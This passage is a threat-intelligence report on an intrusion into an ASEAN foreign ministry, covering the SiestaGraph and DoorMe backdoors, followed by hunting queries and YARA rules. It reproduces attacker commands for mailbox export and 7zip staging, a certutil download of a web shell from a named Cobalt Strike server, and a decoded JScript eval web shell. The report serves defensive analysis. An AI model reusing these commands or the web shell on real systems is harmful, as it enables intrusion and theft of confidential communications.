SiestaGraph: New implant uncovered in ASEAN member foreign ministry

Elastic Security Labs is tracking an active intrusion, by likely multiple threat actors, into the Foreign Affairs office of an ASEAN member.

Key takeaways

- Likely multiple threat actors are accessing and performing live on-net operations against the Foreign Affairs Office of an ASEAN member using a likely vulnerable, and internet-connected, Microsoft Exchange server. Once access was achieved and secured, the mailboxes of targeted individuals were exported.
- Threat actors deployed a custom malware backdoor that leverages the Microsoft Graph API for command and control, which we're naming SiestaGraph.
- A modified version of an IIS backdoor called DoorMe was leveraged with new functionality to allocate shellcode and load additional implants.

Preamble

In early December, Elastic Security Labs observed Powershell commands used to collect and export mailboxes from an internet-connected Microsoft Exchange server for the Foreign Affairs Office of an Association of Southeast Asian Nations (ASEAN) member.

In spite of diverse security instrumentation observed during this activity, the threat actors were able to achieve:

- The execution of malware on Exchange Servers, Domain Controllers, and workstations
- Exfiltration of targeted user and group mailboxes
- Deploy web shells
- Move laterally to user workstations
- Perform internal reconnaissance
- Collect Windows credentials

Because the intrusion is ongoing and covers almost the entire MITRE ATT&CK framework, the analysis sections will use a timeline approach.

The investigation continues

This intrusion is ongoing so we have not fully analyzed all of the malware in this publication. Because of the low detection rates, targeting, and the possibility that these threat actors could leverage these techniques and malware samples to target others, we wanted to publish initial reporting to prevent or interrupt future or ongoing campaigns while we continue our investigation. We will be releasing additional research that focuses on a deep-dive analysis of the malware and updates to the campaign as it progresses.

Analysis

The investigation, which we're tracking as REF2924, began with the execution of a Powershell command used to export a user mailbox. While this is a normal administrative function, the commands were executed with a process ancestry starting with the IIS Worker Process (**w3wp.exe**) as a parent process of **cmd.exe**, and **cmd.exe** executing Powershell.

These events started the investigation that later identified multiple threat actors within the contested network environment.

The first events observed from this cluster of activity were on November 26, 2022, with the detection of a malicious file execution on a Domain Controller. Because of this, it is likely Elastic Defend was deployed post-initial compromise and was deployed in "Detect" mode. Throughout our analysis, we observed other security instrumentation tools in the environment indicating the victim was aware of the intrusion and trying to evict the threat actors.

Because of the multiple malware samples achieving similar goals, various DLL sideloading observations, and the presence of a likely internet-connected Exchange server; we believe that there are multiple threat actors or threat groups working independently or in tandem with each other.

November 26–30, 2022

Malware execution

The earliest known evidence of compromise occurred on November 26, 2022, with the execution of a file called **OfficeClient.exe** executed from **C:\ProgramData\Microsoft** on a Domain Controller.

10-minutes after **OfficeClient.exe** was executed on the Domain Controller, another malicious file was executed on another Windows 2019 server. This file was called **Officeclient.exe** and executed from **c:\windows\pla**. On November 28, 2022, **officeup.exe** was executed on this same Windows 2019 server from **C:\programdata**.

On November 29, 2022, the **OfficeClient.exe** file was executed on an Exchange server as **C:\ProgramData\OfficeCore.exe**.

All three of these files (**OfficeClient.exe**, **Officeclient.exe**, and **OfficeCore.exe**) have an original PE file name of **windowss.exe**, which is the file name assigned at compile time. We are naming this malware family "SiestaGraph" because of the long sleep timer and the way that the malware uses the Microsoft Graph API for command and control.

As of December 8, 2022, we observed a variant of SiestaGraph in VirusTotal, uploaded from the Netherlands on October 14, 2022. SiestaGraph makes use of a .NET API library that functions as an alternative to using Microsoft Graph, which is an API to interact with Microsoft cloud, including Microsoft 365, Windows, and Enterprise Mobility + Security.

Internal reconnaissance

On November 28, 2022, the threat actor began performing internal reconnaissance by issuing standard commands such as **whoami**, **hostname**, **tasklist**, etc. These commands were executed with a process ancestry starting with the IIS Worker Process (**w3wp.exe**) as a parent process of **cmd.exe**, and **cmd.exe** executing the commands.


```
cmd.exe /c cd /d C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&whoami

cmd.exe /c cd /d C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&hostname

cmd.exe /c cd /d C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&tasklist
```

Additional adversary reconnaissance was performed to enumerate local network assets as well as victim assets at embassies and consulates abroad. There has been no indication that this information has been subsequently exploited for additional access or information at this time.


On November 29, 2022, the threat actor began collecting domain user and group information with the **net user** and **net group** commands, again issued as child processes of **w3wp.exe** and **cmd.exe**. These commands confirmed that this was not an entirely scripted campaign and included an active operator by the fact that they forgot to add the **/domain** syntax to two of the 20 **net user** commands. While the **net user** command does not require the **/domain** syntax, the fact that this was only on two of the 20 occurrences, it was likely an oversight by the operator. This was the first of multiple typographical errors observed throughout this campaign.



Example of a typographical error ("yupe" instead of "type") showing an active operator

Exporting Exchange mailboxes

On November 28, 2022, the threat actor started to export user mailboxes, again using the **w3wp.exe** process as a parent for **cmd.exe**, and finally Powershell. The threat actor added the **Microsoft.Exchange.Management.PowerShell.SnapIn** module. This module provides the ability to manage Exchange functions using Powershell and was used to export the mailboxes of targeted Foreign Service Officers and saved them as PST files.




process.parent.name	process.name	process.args
w3wp.exe	cmd.exe	[cmd.exe, /c, cd, /d, C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&powershell -c Add-PSSnapin, Microsoft.Exchange.Management.PowerShell.SnapIn;New-MailboxexportRequest, -mailbox, [redacted], -ContentFilter, {((Received, -gt, '11/15/2022'), -or, (Sent, -gt, '11/15/2022'))}, -FilePath, \\[redacted]\C$\Users\Public\Downloads\d.pst, -CompletedRequestAgeLimit, 0, -BadItemLimit, 1000|FL]

Abnormal process spawned from IIS Worker

In the above example, the **Received -gt** and **Sent -gt** dates timebox the collection window as all emails sent and received after (**gt** is an acronym for "greater than") November 15, 2022. The timeboxing was not uniform across all mailboxes and this process was repeated multiple times. Again, in the above example from November 28, 2022, the timebox was for all sent and received emails from November 15, 2022, to the current date (November 28, 2022); on December 6, 2022, the mailbox was exported again, this time with a **gt** value of November 28, 2022, which was the date of the last export.

In another example in this phase, the threat actors targeted a mailbox called **csirt**. While this is unconfirmed, "csirt" is commonly an acronym for Cyber Security Incident Response Team.



CSIRT mailbox exported

Taking into consideration the timebox used on the **csirt** export, if this is the industry standard acronym of CSIRT, the intrusion could have started as early as September 1, 2022, and the threat actors were monitoring the CSIRT to identify if their intrusion had been detected.

Throughout this phase, a total of 24 mailboxes were exported.

Once the mailboxes were exported, the threat actor created a 7zip archive called **7.tmp** with a password of **huebfkaudfbaksidfabsdf**.

process.args

```
[cmd.exe, /c, cd, /d, C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&C:
/Users/Public/Downloads/7za.exe a -phuebfkaudfbaksidfabsdf
C:/Users/Public/Downloads/7.tmp C:/Users/Public/Downloads/a.pst
C:/Users/Public/Downloads/b.pst C:/Users/Public/Downloads/d.pst
C:/Users/Public/Downloads/h.pst C:/Users/Public/Downloads/k.pst
C:/Users/Public/Downloads/n.pst C:/Users/Public/Downloads/s.pst
C:/Users/Public/Downloads/w.pst C:/Users/Public/Downloads/z.pst]
```

Creating password-protected Zip archive

Three of the mailboxes, one of which being the **csirt** mailbox, were archived individually. These three mailboxes were archived with a **.log.rar** or **.log** file extension.

process.args

```
[cmd.exe, /c, cd, /d, C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&C:
/Users/Public/Downloads/7za.exe a -phuebfkaudfbaksidfabsdf
BS94.log.rar C:/Users/Public/Downloads/c.pst]
```

```
[cmd.exe, /c, cd, /d, C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&C:
/Users/Public/Downloads/7za.exe a -phuebfkaudfbaksidfabsdf
BS93.log.rar C:/Users/Public/Downloads/[redacted].pst]
```

```
[cmd.exe, /c, cd, /d, C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&C:
/Users/Public/Downloads/7za.exe a -phuebfkaudfbaksidfabsdf BS92.log
C:/Users/Public/Downloads/[redacted].pst]
```

Targeted mailboxes archived individually (partially obfuscated as two PST files have user initials)

Finally, the threat actor created a 200m 7zip archive called **o.7z** and added the previously created, password-protected, **7.tmp** archive to it.

process.args

```
[cmd.exe, /c, cd, /d, C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources"&C:
/Users/Public/Downloads/7za.exe a o.7z
C:/Users/Public/Downloads/7.tmp -v200m]
```

o.7z created from 7.tmp

IIS backdoor module

On November 28, 2022, we observed the loading of two DLL files, **Microsoft.Exchange.Entities.Content.dll** and **iisrehv.dll** through the execution of the **iissvcs** services using **svchost.exe**. Both **Microsoft.Exchange.Entities.Content.dll** and **iisrehv.dll** were loaded using the **iissvcs** module of the Windows Service Host through the execution of **C:\Windows\system32\svchost.exe -k iissvcs**. These malicious IIS modules are loosely based on the DoorMe IIS backdoor.

```
mov     [rbp+0A0h+var_58], 0FFFFFFFFFFFFFFFEh
mov     rsi, rcx
lea     rax, ??_7Doorme@@6B@ ; const Doorme::`vftable'
mov     [rcx], rax
lea     rax, [rcx+8]
```

DoorMe strings embedded in IIS backdoor module

Overview of IIS modules

For context, IIS is web server software developed by Microsoft and used within the Windows ecosystem to host websites and server-side applications. Starting on version 7.0, Microsoft extended IIS by adding a modular architecture that allows individual modules to be added or removed in order to achieve functionality depending on an environment's needs. These modules represent individual features that the server can then use to process incoming requests.

During the post-compromise stage, the adversary used the malicious IIS module as a passive backdoor monitoring all incoming HTTP requests. Depending on a tailor-made request by the operator, the malware will activate and process commands. This approach can be challenging for organizations as there is usually low visibility in terms of monitoring and a lack of prevention capabilities on these types of endpoints. In order to install this backdoor, it requires administrator rights and for the module to be placed inside the **%windir%\System32\inetsrv** directory, based on the observed artifacts we believe initial access was gained through server exploitation from a recent wave of Microsoft Exchange RCE exploit usage.

The malicious module (C++ DLL) is first loaded through its export, RegisterModule. This function is responsible for setting up the event handler methods and dynamically resolving API libraries for future usage. The main functionality of the backdoor is implemented using the CGlobalModule class under the event handler OnGlobalPreBeginRequest. By overriding this event handler, the malware is loaded before a request enters the pipeline. The core functionality of the backdoor all exists in this function, including cookie validation, parsing commands, and calling underlying command functions.

```
.rdata:0000000180026660                 dq offset ??_R4Doorme@@6B@ ; const Doorme::`RTTI Complete Object Locator'
.rdata:0000000180026668 ; const Doorme::`vftable'
.rdata:0000000180026668 ??_7Doorme@@6B@ dq offset OnGlobalStopListening
.rdata:0000000180026668                                         ; DATA XREF: fxh__main+2A↑o
.rdata:0000000180026668                                         ; sub_1800040B0+16↑o
.rdata:0000000180026670                 dq offset OnGlobalCacheCleanup
.rdata:0000000180026678                 dq offset OnGlobalCacheOperation
.rdata:0000000180026680                 dq offset OnGlobalHealthCheck
.rdata:0000000180026688                 dq offset OnGlobalConfigurationChange
.rdata:0000000180026690                 dq offset OnGlobalFileChange
.rdata:0000000180026698                 dq offset fxh__OnGlobalPreBeginRequest__malware_processing
.rdata:00000001800266A0                 dq offset OnGlobalApplicationStart
.rdata:00000001800266A8                 dq offset OnGlobalApplicationResolveModules
.rdata:00000001800266B0                 dq offset OnGlobalApplicationStop
.rdata:00000001800266B8                 dq offset OnGlobalRSCAQuery
.rdata:00000001800266C0                 dq offset OnGlobalTraceEvent
.rdata:00000001800266C8                 dq offset OnGlobalCustomNotification
```

Class methods including malicious OnGlobalPreBeginRequest method

The malware implements an authentication mechanism based on a specific cookie name that contains the authentication key. This malicious IIS module checks for every incoming HTTP request for the specified cookie name, and it returns a success message in case of a GET request. The GET request is used as a way to test the backdoor's status for the operator, and it also returns back the username and hostname of the impacted machine. Commands can be passed to the backdoor through POST requests as data.

```
λ curl "http:/[redacted]" -H "Cookie: [redacted]" -v
*   Trying [redacted]
* TCP_NODELAY set
* Connected to [redacted] port 80 (#0)
> GET / HTTP/1.1
> Host: [redacted]
> User-Agent: curl/7.55.1
> Accept: */*
> Cookie: [redacted]
>
< HTTP/1.1 200 OK
< Server: Microsoft-IIS/10.0
< Date: Thu, 08 Dec 2022 22:17:50 GMT
< Content-Length: 101
<
<html><body><h1>It works!</h1><br>UserName: DefaultAppPool<br>HostName: [redacted]</body></html>* Connection #0 to host [redacted] left intact
```

GET HTTP request with the authentication cookie

Throughout our analysis, we discovered old samples on VirusTotal relating to this backdoor. Although they have the same authentication and logic, they implement different functionalities. The cookie name used for authentication was also changed alongside the handled commands.

This observed backdoor implements four different commands, and the symbol PIPE is used to separate the command ID and its arguments.

ID	Parameter	Description
0x42	Expects the string GenBeaconOptions	Generates a unique Globally Unique Identifier used to identify the infected machine and send it to the attacker

ID	Parameter	Description
0x43	Shellcode blob	Execute the shellcode blob passed as a parameter in the current process
0x44	N/A	Write and Read from a specified named pipe
0x63	Shellcode blob in chunks	Similar to command ID: 0x43, this command can receive a blob of shellcode in chunks when fully received

From our analysis, it appears that this simplistic backdoor is used as a stage loader. It uses NT Windows APIs, mainly **NtAllocateVirtualMemory**, **NtProtectVirtualMemory**,and **NtCreateThreadEx**,to allocate the required shellcode memory and to create the executing thread.

kk2.exe

On November 30, 2022, an unknown binary called **kk2.exe** was executed on an Exchange server. While we have been unable to collect **kk2.exe** as of this writing, we can see that it was used to load a vulnerable driver that can be used to monitor and terminate processes from kernel mode, **mhyprot.sys**. It is unclear if **mhyprot.sys** is downloaded, or embedded into, **kk2.exe**.

process.parent.name	process.parent.args	process.na...	file.name	event.action	file.directory
cmd.exe	[cmd, /c, c:\users\public\kk2.exe]	kk2.exe	mhyprot.sys	deletion	C:\Windows\TEMP
cmd.exe	[cmd, /c, c:\users\public\kk2.exe]	kk2.exe	mhyprot.sys	creation	C:\Windows\TEMP
System Idle Process	-	System	mhyprot.sys	load	C:\Windows\TEMP
cmd.exe	[cmd, /c, c:\users\public\kk2.exe]	kk2.exe	kk2.exe	execution	C:\Users\Public

kk2.exe loading the vulnerable mhyprot.sys driver

mhyprot.sys was detected by Elastic's open code Windows.VulnDriver.Mhyprot YARA rule, released in August 2022.

Vulnerable driver attacks

For more information on how vulnerable drivers are used for intrusions, check out the Stopping Vulnerable Driver Attacks research Joe Desimone published in September 2022.

As stated previously, we could not collect **kk2.exe** for analysis but it is likely that it used **mhyprot.sys** to escalate to kernel mode as a way to monitor, and if necessary, terminate processes. This could be used as a way of protecting an implant, or entire intrusion, from detection.

Web shells

The following section highlights multiple attempts by the threat actors to install a web shell as a back door into the environment if they are evicted. While speculative in nature, it appears that most of these attempts to load web shells failed. It is unclear what the reasons for the failures are. We'll not cover every attempt at loading a web shell, as several of them were very similar, but we'll highlight the shifts in approaches.

The first attempt was to use the Microsoft **certutil** tool to download an Active Server Pages (ASPX) file (**config.aspx**) from a remote host (**185.239.70[.]229**) and save it as the **error.aspx** page on the Exchange Control Panel's webserver. Because this IP address is a known Cobalt Strike server, it may have been blocked by network defense architecture, leading to further attempts to overwrite **error.aspx**.

process.args

```
[cmd, /c, certutil, -urlcache, -split, -f,
http://185.239.70.229/config.aspx, c:/Program Files/Microsoft/Exchange
Server/V15/FrontEnd/HttpProxy/ecp/auth/error.aspx]
```

Attempt to overwrite error.aspx with config.aspx from a known Cobalt Strike server

After attempting to use **config.aspx** from a Cobalt Strike C2 server, the threat actors attempted to insert Base64 encoded Javascript into a text file (**1.txt**), use **certutil** to decode the Base64 encoded Javascript (**2.aspx**), and then overwrite **error.aspx** with **2.aspx**. This was attempted on both the Exchange Control Panel and Outlook Web Access web servers.

process.args
[cmd, /c, del, 2.aspx]
[cmd, /c, copy, 2.aspx, c:/Program Files/Microsoft/Exchange Server/V15/FrontEnd/HttpProxy/owa/auth/error.aspx]
[cmd, /c, copy, 2.aspx, c:/Program Files/Microsoft/Exchange Server/V15/FrontEnd/HttpProxy/ecp/auth/error.aspx]
[cmd, /c, type, 2.aspx]
[cmd, /c, certutil.exe, -decode, 1.txt, 2.aspx]
[cmd, /c, type, 1.txt]
[cmd, /c, echo, PCVAIFBhZ2UgTGFuZ3VhZ2U9IkpzY3JpcHQiIERlYnVnPXRydWUlPgo8JQp2YXIgVE5LWT0nbkh...

Attempt to overwrite error.aspx with Javascript file

The Base64 encoded string decoded into the following Javascript:

```
<%@ Page Language="Jscript" Debug=true%>
<%
var TNKY='nHsXLMPUSCABolxOgKWuIFeGVimhEjyzQrTvRcwafZdJDktqYpbN';
var ZZXG=Request.Form("daad");
var VAXN=TNKY(7) + TNKY(0) + TNKY(2) + TNKY(10) + TNKY(21) + TNKY(22);
eval(ZZXG, VAXN);
%
```

The preceding code is a simple web shell leveraging the eval Method to evaluate JScript code sent through the POST parameter **daad**. Variations of this technique were attempted multiple times. Other attempts were observed to load obfuscated versions of the China Chopper and Godzilla web shells.

December 1–4, 2022


DLL side-loading

On December 2, 2022, on two Domain Controllers, we observed a new and unknown DLL (**log.dll**) being side loaded by a legitimate, but an 11-year-old, version of the Bitdefender Crash Handler executable (compiled name: **BDReinit.exe**), **13802 AR.exe**. Once executed, it will move to the **C:\ProgramData\OfficeDriver** directory, rename itself **svchost.exe**, and install itself as a service.

Once **log.dll** is loaded, it will spawn the Microsoft Windows Media Player (**wmplayer.exe**) and **dllhost.exe** and injects into them which triggers a memory shellcode detection.

On December 2, 2022, another unknown DLL, **Loader.any**, was interactively executed with an Administrative account using **rundll32.exe**. **Loader.any** was observed executing two times on a Domain Controller and was then deleted interactively.

On December 3, 2022, we observed another malicious file, **APerfectDayBase.dll**. While this is a known malicious file, the execution was not observed. **APerfectDayBase.dll** is the legitimate name of a DLL in the import table of a benign-looking program, **AlarmClock.exe**.



Import table for AlarmClock.exe


This naming appears to be an attempt to make the malicious DLL look legitimate and likely to leverage **AlarmClock.exe** as a side-loading target. Testing has confirmed that the DLL can be side-loaded with **AlarmClock.exe**. While not malicious, we are including the hash for **AlarmClock.exe** in the Indicators table as its presence could be used purely as a side-loading vehicle for malicious DLL, **APerfectDayBase.dll**.

Victimology and targeting motivations

Victimology

The victim is the foreign ministry of a nation in Southeast Asia. The threat actor appeared to focus priority intelligence collection efforts on personnel and positions of authority related to the victim's relationship with ASEAN (Association of Southeast Asian Nations).

ASEAN is a regional partnership union founded in 1967 to promote intergovernmental cooperation among member states. This has been expressed through economic, security, trade, and educational cooperation with expanding international and domestic significance for partner nations. The union itself has expanded to 10 member countries with 2 more currently seeking accession. It is exerting this international influence over the development of a Regional Comprehensive Economic Partnership trade agreement with a broader periphery of member nations (16 members and 2 applicants).



ASEAN and RCEP member countries

Below is a list of the targeted users, the collection window(s) in which their mailboxes were exported, and the date their mailboxes were exported.

User	Collection Window	Collection Date(s)
User 1	11/1/2022 - 11/28/2022 11/29/2022 - 12/6/2022	11/28/2022 12/6/2022
User 2	11/1/2022 - 11/28/2022	11/28/2022
User 3	11/1/2022 - 11/28/2022	11/28/2022
User 4	11/15/2022 - 11/28/2022	11/28/2022
User 5	11/15/2022 - 11/28/2022 11/29/2022 - 12/6/2022	11/28/2022 12/6/2022
User 6	11/15/2022 - 11/28/2022	11/28/2022
User 7	11/15/2022 - 11/28/2022 11/29/2022 - 12/6/2022	11/28/2022 12/6/2022
User 8	11/15/2022 - 11/28/2022	11/28/2022
User 9	11/15/2022 - 11/28/2022	11/28/2022
User 10	9/15/2022 - 11/29/2022	11/29/2022
User 11	9/15/2022 - 11/29/2022	11/29/2022
User 12	9/15/2022 - 11/29/2022	11/29/2022
User 13	9/1/2022 - 11/30/2022	11/30/2022
User 14	9/1/2022 - 11/30/2022	11/30/2022
User 15	11/29/2022 - 12/6/2022	12/6/2022
User 16	11/29/2022 - 12/6/2022	12/6/2022
User 17	11/29/2022 - 12/6/2022	12/6/2022
User 18	11/29/2022 - 12/6/2022	12/6/2022
User 19	11/29/2022 - 12/6/2022	12/6/2022
User 20	11/29/2022 - 12/6/2022	12/6/2022
User 21	11/29/2022 - 12/6/2022	12/6/2022
User 22	11/29/2022 - 12/6/2022	12/6/2022
User 23	11/29/2022 - 12/6/2022	12/6/2022

User	Collection Window	Collection Date(s)
User 24	11/29/2022 - 12/6/2022	12/6/2022

As reflected above, we observed Users 1, 5, and 7 targeted twice each indicating that the contents of their mailboxes were of particular interest. This could be the result of pre-intrusion reconnaissance or once the initial traunch of mailboxes was reviewed by the threat actor, they decided to continue collecting on those users.

Targeting motivation

There is no indication this victim would provide any direct monetary benefit to an adversary. The attack appears to be motivated by the purpose of diplomatic intelligence gathering. There are a number of potential adversaries who would find a nation's confidential diplomatic communications related to ASEAN, and by extension the RCEP, to be highly advantageous in furthering their own regional influence, national security, and domestic goals.

If the threat actor is excluded from ASEAN trade unions and depends on foreign aid from members of those trade unions, it could find confidential diplomatic information specifically related to ASEAN useful for negotiating or renegotiating trade agreements.

ASEAN member nations are rival claimants to territorial disputes in the South China Sea (SCS). ASEAN as an organization has not produced a unified front in the SCS dispute, with some members preferring direct nation-to-nation negotiations and some wanting ASEAN to negotiate as a whole. Diplomatic information from ASEAN member nations might provide the threat actor with useful information to influence decisions and negotiations around the SCS. The threat actor's interest in ASEAN and any individual member would almost certainly be multifaceted covering government functions from immigration to agriculture, to technology, to sociopolitical considerations such as human rights.

Detection logic

Hunting queries

The events for both KQL and EQL are provided with the Elastic Agent using the Elastic Defend integration. Hunting queries could return high signals or false positives. These queries are used to identify potentially suspicious behavior, but an investigation is required to validate the findings.

KQL query

Using the Discover app in Kibana, the below query will identify loaded IIS modules that have been identified as malicious by Elastic Defend (even if Elastic Defend is in "Detect Only" mode).

The proceeding and preceding wildcards (*) can be an expensive search over a large number of events.

```
event.code : "malicious_file" and event.action : "load" and process.name :
"w3wp.exe" and process.command_line.wildcard : (*MSExchange* or *SharePoint*)
```

EQL queries

Using the Timeline section of the Security Solution in Kibana under the "Correlation" tab, you can use the below EQL queries to hunt for behaviors similar to the SiestaGraph backdoor and the observed DLL side-loading patterns.

```
# Hunt for DLL Sideloading using the observed DLLs:

library where
 dll.code_signature.exists == false and
 process.code_signature.trusted == true and
 dll.name : ("log.dll", "APerfectDayBase.dll") and
 process.executable :
           ("?:\\Windows\\Tasks\\*",
            "?:\\Users\\*",
            "?:\\ProgramData\\*")

# Hunt for scheduled task or service from a suspicious path:

process where event.type == "start" and
 process.executable : ("?:\\Windows\\Tasks\\*", "?:\\Users\\Public\\*",
"?:\\ProgramData\\Microsoft\\*") and
 (process.parent.args : "Schedule" or process.parent.name : "services.exe")

# Hunt for the SiestaGraph compiled file name and running as a scheduled task:

process where event.type == "start" and
```

```
 process.pe.original_file_name : "windowss.exe" and not process.name :
"windowss.exe" and process.parent.args : "Schedule"

# Hunt for unsigned executable using Microsoft Graph API:

network where event.action == "lookup_result" and
 dns.question.name : "graph.microsoft.com" and process.code_signature.exists ==
false
```

Read more

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify the SiestaGraph malware implant and the DoorMe IIS backdoor.

```
rule Windows_Trojan_DoorMe {
    meta:
        author = "Elastic Security"
        creation_date = "2022-12-09"
        last_modified = "2022-12-15"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "DoorMe"
        threat_name = "Windows.Trojan.DoorMe"
        reference_sample =
"96b226e1dcfb8ea2155c2fa508125472c8c767569d009a881ab4c39453e4fe7f"
    strings:
        $seq_aes_crypto = { 8B 6C 24 ?? C1 E5 ?? 8B 5C 24 ?? 8D 34 9D ?? ?? ?? ?? 0F
B6 04 31 32 44 24 ?? 88 04 29 8D 04 9D ?? ?? ?? ?? 0F B6 04 01 32 44 24 ?? 88 44 29
?? 8D 04 9D ?? ?? ?? ?? 0F B6 04 01 44 30 F8 88 44 29 ?? 8D 04 9D ?? ?? ?? ?? 0F B6
04 01 44 30 E0 88 44 29 ?? 8B 74 24 ?? }
        $seq_copy_str = { 48 8B 44 24 ?? 48 89 58 ?? 48 89 F1 4C 89 F2 49 89 D8 E8
?? ?? ?? ?? C6 04 1E ?? }
        $seq_md5 = { 89 F8 44 21 C8 44 89 C9 F7 D1 21 F1 44 01 C0 01 C8 44 8B AC 24
?? ?? ?? ?? 8B 9C 24 ?? ?? ?? ?? 48 89 B4 24 ?? ?? ?? ?? 44 89 44 24 ?? 46 8D 04 28
41 81 C0 ?? ?? ?? ?? 4C 89 AC 24 ?? ?? ?? ?? 41 C1 C0 ?? 45 01 C8 44 89 C1 44 21 C9
44 89 C2 F7 D2 21 FA 48 89 BC 24 ?? ?? ?? ?? 8D 2C 1E 49 89 DC 01 D5 01 E9 81 C1 ??
?? ?? ?? C1 C1 ?? 44 01 C1 89 CA 44 21 C2 89 CD F7 D5 44 21 CD 8B 84 24 ?? ?? ?? ??
48 89 44 24 ?? 8D 1C 07 01 EB 01 DA 81 C2 ?? ?? ?? ?? C1 C2 ?? }
        $seq_calc_key = { 31 FF 48 8D 1D ?? ?? ?? ?? 48 83 FF ?? 4C 89 F8 77 ?? 41
0F B6 34 3E 48 89 F1 48 C1 E9 ?? 44 0F B6 04 19 BA ?? ?? ?? ?? 48 89 C1 E8 ?? ?? ??
?? 83 E6 ?? 44 0F B6 04 1E BA ?? ?? ?? ?? 48 8B 4D ?? E8 ?? ?? ?? ?? 48 83 C7 ?? }
        $seq_base64 = { 8A 45 ?? 8A 4D ?? C0 E0 ?? 89 CA C0 EA ?? 80 E2 ?? 08 C2 88
55 ?? C0 E1 ?? 8A 45 ?? C0 E8 ?? 24 ?? 08 C8 88 45 ?? 41 83 C4 ?? 31 F6 44 39 E6 7D
?? 66 90 }
